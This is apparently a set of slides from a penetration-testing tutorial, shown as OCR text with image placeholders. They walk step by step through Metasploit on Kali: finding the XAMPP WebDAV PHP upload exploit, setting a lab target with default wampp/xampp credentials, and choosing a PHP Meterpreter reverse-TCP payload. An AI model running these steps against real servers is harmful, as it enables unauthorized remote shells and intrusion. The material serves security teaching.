
- Let’s now fire up Metasploit on Kali
- ‘msfconsole’ will start Metasploit … be patient with it as it can take a little while to start up



```
root@kali:~# msfconsole
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.9.3-2014072301 [core:4.9 api:1.0] ]
```

msfconsole: `search`


- So much in there … how to find?
- Search for an exploit, auxiliary module, etc



```
 ,           ,
/             \
((__---,,,---__))
   (_) O O (_)_________
      \ _ /            |\
       o_o \   M S F   | \
            \   _____  |  *
             |||   WW|||
             |||     |||


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search xampp
[!] Module database cache not built yet, using slow search
```

msfconsole: use


- ‘use’ tells msf what you want to do; it could be an exploit, listener, or auxiliary module



```
msf > search xampp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                         Disclosure Date  Rank       Description
   ----                                         ---------------  ----       -----------
   exploit/windows/http/xampp_webdav_upload_php  2012-01-14       excellent  XAMPP WebDAV PHP Upload


msf > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

msfconsole: `options`


- '`show options`' displays (most of the) settings we can play with
- Look for '`required`' and consider the optional ones as they may prove useful or important in some situations



```
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
PASSWORD  xampp            no        The HTTP password to specify for authentication
PATH      /webdav/         yes       The path to attempt to upload
Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST                      yes       The target address
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
USERNAME  wampp            no        The HTTP username to specify for authentication
VHOST                      no        HTTP server virtual host
```

msfconsole: `options`


- Only one option needs to be configured, RHOST, since that is the only required field that does not have a value assigned



```
PASSWORD    xampp        no
PATH        /webdav/     yes
Proxies                  no
RHOST                    yes
RPORT       80           yes
SSL         false        no
```


msfconsole: Setting options

- Use the ‘set’ keyword followed by the option name:



```
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.0.32
RHOST => 192.168.0.32
```


- Good practice to double check all options before proceeding by using the ‘options’ command again:



```
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.0.32
RHOST => 192.168.0.32
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.0.32     yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(xampp_webdav_upload_php) > 
```

Exploit is configured but …

- We now have a configured exploit but it cannot do anything by itself.
- It's a rocket with no warhead or satellite payload. It can fly across a network but that's about all it can do.
- We need to select and then configure a suitable payload




SpaceX Falcon 5

- XAMPP:
  - X – as in cross platform
  - A – Apache web server
  - M – MySQL/MariaDB database
  - P – PHP
  - P – Perl
- We will use a PHP-based payload to pair with this exploit

msfconsole: `set payload`


- Try using the tab-autocomplete feature to see other options for some of this, just be aware that if there are many items available in the tab-autocomplete that msfconsole may seem to hang.

- We know we want to set a payload that uses PHP so enter 'set payload php' and then double tap the tab key (sometimes more than once) to see all available PHP payloads:



```
msf exploit(xampp_webdav_upload_php) > set payload php/
set payload php/bind_perl                              set payload php/download_exec
set payload php/bind_perl_ipv6                         set payload php/exec
set payload php/bind_php                               set payload php/meterpreter/bind_tcp
set payload php/bind_php_ipv6                          set payload php/meterpreter/bind_tcp_ipv6
```


- We will use `php/meterpreter/reverse_tcp`



```
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(xampp_webdav_upload_php) > 
```

msfconsole: `options` … AGAIN!

- Now we need to configure the payload options:




```
payload => php/meterpreter_reverse_tcp
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.0.32     yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

msfconsole: `options` ... AGAIN!

